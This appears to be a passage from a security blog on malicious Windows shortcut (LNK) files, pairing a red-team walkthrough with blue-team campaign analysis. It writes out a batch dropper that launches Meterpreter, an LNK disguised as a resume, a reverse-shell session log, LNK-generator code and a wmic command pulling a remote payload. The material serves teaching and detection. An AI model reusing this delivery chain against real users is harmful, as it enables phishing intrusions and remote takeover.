
Everything but the LNK file will be hidden from the user. The flow of the attack will be :

- User clicks on the LNK file
- LNK file launches batch file
- The batch file will use *xcopy* to copy the Meterpreter executable into %TEMP%
- The batch file will execute the Meterpreter executable


C2
ZIP
Archive
LNK
LNK file containing command to run obfuscated batch file
Batch file that copies the Meterpreter exe into TEMP and executes
Meterpreter exe launching from TEMP

Attack flow diagram


We will start by creating the batch file. Our batch file is going to use xcopy to copy our payload to the %TEMP% directory and execute it. Pretty simple. One thing to note is the '/h' option is important as *xcopy* does not copy hidden files if this argument is not set.



```
@echo off
xcopy /s /q /e /h N0t_Malware.exe %TEMP%
start %TEMP%\N0t_Malware.exe
```

Batch file used as part of our execution

We proceed to create the LNK file as we have previously, this time posing as an employment resume. When executed, it will call our hidden batch file -



Emmanuel_Goldstein_Resume_2023.doc

Target type: Application

Target location: System32

Target: C:\Windows\System32\cmd.exe /c cereal_K.bat

Start in: C:\Windows\System32


Shortcut key: None

Run: Normal window

Comment: Date Created: 1-5-2023 13:37 PM Size: 3.00KB

LNK file executing the hidden batch

Now we just need to mark everything but the LNK as 'hidden', zip the archive, and deliver it to our victim.



Name	Date modified	Type
cereal_K.bat	1/10/2023 1:00 PM	Windows Batch File
Emmanuel_Goldstein_Resume_2023.doc	1/10/2023 1:53 PM	Shortcut
N0t_Malware.exe	1/5/2023 3:31 PM	Application

```
[*] Started reverse TCP handler on 192.168.84.131:1337
[*] Sending stage (200262 bytes) to 192.168.84.1
[*] Meterpreter session 2 opened (192.168.84.131:1337 → 192.168.84.1:58008) at 2023-03-01 16:21:09 -0500

meterpreter > 
```


Order of operations in our attack

Tools for Automating Malicious Shortcut Creation

In our examples, we have walked through manually creating LNK files through the GUI, mainly for simplicity and to demonstrate the various options available. As this has become a very popular technique for initial entry, attackers are looking to scale their campaigns and tools. Enter automation...

Lnk_Generator


Our first example, Lnk_Generator, is a simple tool created by Octoberfest7. Start with running a PowerShell script on a Windows host to create a "template" LNK file :



```
$WshShell = New-Object -comObject WScript.Shell
$Shortcut = $WshShell.CreateShortcut("c:\users\ieuser\desktop\template.lnk")
$Shortcut.IconLocation = 'C:\Program Files (x86)\Google\Chrome\Application\chrome.exe'
$Shortcut.TargetPath = 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe'
#Use ONE of the Shortcut.Arguments lines; if using '-w 1 -c...' to make powershell hidden, make sure you change genlnk.py as well!
$Shortcut.Arguments = '-c ""'
#$Shortcut.Arguments = '-w 1 -c ""'
$Shortcut.WorkingDirectory = '%CD%'
$Shortcut.Save()
```

Source code for "Template_generator.ps1"

Copy the template file to a host with Python installed and run genlnk.py to take the already configured command you want to run and embed it into the LNK template file.




```
command = '"ping 192.168.1.150 -n 3"'
lengthCommand = len(command) + 3 #-w 1: lengthCommand = len(command) + 8
with open(sys.argv[1], 'rb') as f:
    s = f.read()
f.close()

locLenByte = s.find(b'\x22\x00\x22\x00') - 8 #-w 1: locLenByte = s.find(b'\x22\x00\x22\x00') - 18

s = s[:locLenByte] + lengthCommand.to_bytes(2, byteorder='little') + s[locLenByte + 2:]
s = s.replace(b'\x22\x00\x22\x00', bytes(command, 'UTF-16'))
s = s.replace(b'\xff\xfe', b'')

with open("clickme.lnk", 'wb') as f:
    f.write(s)
f.close
```

Source code for "genlnk.py"

Lnk2Pwn

lnk2pwn is a GUI tool used to generate malicious LNK files. It will do the same as above, except from a graphical interface.



Target Path: C:\Windows\System32\cmd.exe

Working Dir: C:\Windows\System32


Arguments: /c notepad.exe

File Name: lnk_test

Fake Extension: .txt


Icon Location: C:\Windows\System32\notepad.exe

GUI menu for Lnk2Pwn



Filename	Size	Location
lnk_test.txt.lnk	407 bytes	/home/kali/Desktop

Example LNK file created



lnk_test.txt

Target type: Application

Target location: System32

Target: C:\Windows\System32\cmd.exe /c notepad.exe

Start in: C:\Windows\System32

Shortcut key: None

Run: Minimized

Comment:

Properties of the example lnk file, matching the arguments set in the GUI

EmbedExeLnk

Our last example, EmbedExeLnk, is an interesting proof of concept project created by x86matthew. As mentioned above, LNK files can be used as a malware downloader.


In this project, the executable file is actually embedded into the LNK file. This is done by creating the LNK and appending XOR encrypted executable data to the end of the file. PowerShell is used to then decrypt and read the data, copy it to %TEMP%, and execute.

BlueTeam: Analysis of LNK File Attacks

As mentioned in the key points section of this article, LNK files being used for initial infection has kind of become the “hot new thing” even though they have been used as an attack technique going as far back as 2015. In our examples, we will analyze well known and very pervasive attack campaigns from Astaroth, IcedID and Qbot as well as looking at the persistence technique employed by Yellow Cockatoo.

Attack Campaigns

Astaroth - Targeting Brazil and Europe after elections (2018)


Phising Mail
ZIP
Zip File
Contained .link file
WMI
Wmic.exe
XLS
Remote XSL Page
Contained .malicious Jscript code
BitsAdmin
Download the malicious modules
Aswrundll.exe
Loaded with lrdsnhrxxxfery64
Regsvr32.exe
Loaded with lrdsnhrxxxfery64

Flow diagram of the Astaroth infection path

A phishing campaign using election results related lures, the Astarath banking trojan was initially delivered through the use of archive files containing an LNK. When clicked, the LNK file executes wmic.exe with the ‘/format’ option and a remote address to download and execute an XSL (eXtensible Stylesheet Language) file containing malicious JavaScript.

Command Example:

```
wmic os get /format:"hxxps://webserver/payload.xsl
```


Wmic command example

Qbot - Phishing uses Windows Calculator DLL hijacking to infect devices(2022)

In the summer of 2022, researcher proxylife discovered and reported that the group behind the Qbot banking trojan started to deliver ISO files containing the following -

- An LNK file
- A copy of Calc.exe from Windows 7
- A malicious version of WindowsCodecs.dll
- A randomly numbered dll that contains Qbot

All files other than the LNK were hidden from the user.



Name	Date modified	Type	Size
102755.dll	7/11/2022 11:18 AM	Application extens...	687 KB
calc.exe	11/20/2010 10:25 PM	Application	758 KB
TXRTN_2636021	7/8/2022 8:45 AM	Shortcut	2 KB
WindowsCodecs.dll	7/11/2022 10:15 AM	Application extens...	5 KB

Contents of ISO file

The LNK file loads Calc.exe which attempts to load a legitimate version of WindowsCodecs.dll, typically found in System32. However, in this case, the attackers were taking advantage of a DLL hijacking flaw that was present in the Windows 7 version of Calc.exe. This allows the attackers to load their own version of WindowsCodecs.dll which is in the same directory. This module loads the randomly numbered dll and executes Qbot.

IcedID - From IcedID to Domain Compromise

https://bazaar.abuse.ch/sample/db7cd6d0f75ddf78e0e6e09119d9071df07b50ef3f5289d474921adba4f35047/


In the fall of 2022, the Cybereason GSOC tracked an IcedID campaign that, similar to Qbot mentioned above, was delivered through ISO files containing the following -

- LNK
- Hidden directory

Inside the hidden directory, you have -

- Randomly named DLL (IcedID Loader)
- Batch file


The LNK file calls the batch in the hidden directory. The batch file executed *xcopy*, which copies the DLL (IcedID Loader) into the %TEMP% directory and executes it with rundll32.exe.


Remote server hosting IcedID payload
ZIP
Archive
ISO
ISO File
LNK
LNK file containing command to run obfuscated batch file
Batch file that copies the DLL into TEMP and loads with rundll32
DLL for initial infection
IcedID

IcedID Injection Flow

Yellow Cockatoo - LNK Persistence

While LNK files are most commonly used for initial infection and execution, as shown in our red team example, LNK files are also commonly used for persistence. Yellow Cockatoo, also known as Jupyter Infostealer and Solarmarker, is a remote access trojan that was first discovered in May of 2020. As mentioned in Red Canary's report, one of the persistence mechanisms used by Yellow Cockatoo was to drop an LNK in the startup directory. When the user logged into the machine, cmd.exe would be called to run a PowerShell one-liner that reflectively executes the malware.



File created
```
c:\users\[REDACTED]\appdata\roaming\microsoft\qhry\[REDACTED]
```

File created
```
c:\users\[REDACTED]\appdata\roaming\microsoft\windows\start menu\programs\startup\[REDACTED].lnk
```

File created
```
c:\users\[REDACTED]\appdata\roaming\solarmarker.dat
```

Telemetry example from Red Canary


Analysis of the Red team use-cases

To gain a better understanding of the 'digital fingerprints' left behind, this section will focus on the analyst view of our Red Team use-cases.

Commonalities among the attacks

Because of how LNK files work, the first initial process in any process tree for an LNK type attack is going to be explorer.exe. This is because whenever you're creating a shortcut, you're creating a pointer that the Windows File Explorer is going to use to execute the file you're setting a shortcut on.

One of the challenges to investigating an LNK type of attack is that the process tree will only show you the following -


Explorer.exe
Process called by the LNK (Typically CMD or Powershell)
Any additional child processes

LNK execution process tree


The process tree itself will not call back to the actual LNK file which, as we'll discover in one of our examples, can lead to an incomplete remediation and allow the attacker to continue persisting in the environment. Using explorer.exe as the parent process for detection can be tricky since, by design, explorer.exe is meant to spawn many different child processes from a Windows user's session.

BlueTeam - Shortcut File as a Downloader

In our first and most basic example, we'll look at the analyst side of an LNK file being used as a malware downloader. A brief recap of the attack as follows -


- Call cmd.exe
- Call PowerShell
- Download 'malware' from remote location to %TEMP% directory
- Execute 'malware' from the %TEMP% directory

The process tree shows us cmd.exe spawning PowerShell and PowerShell spawning a child process of our 'malware'.



Process Tree

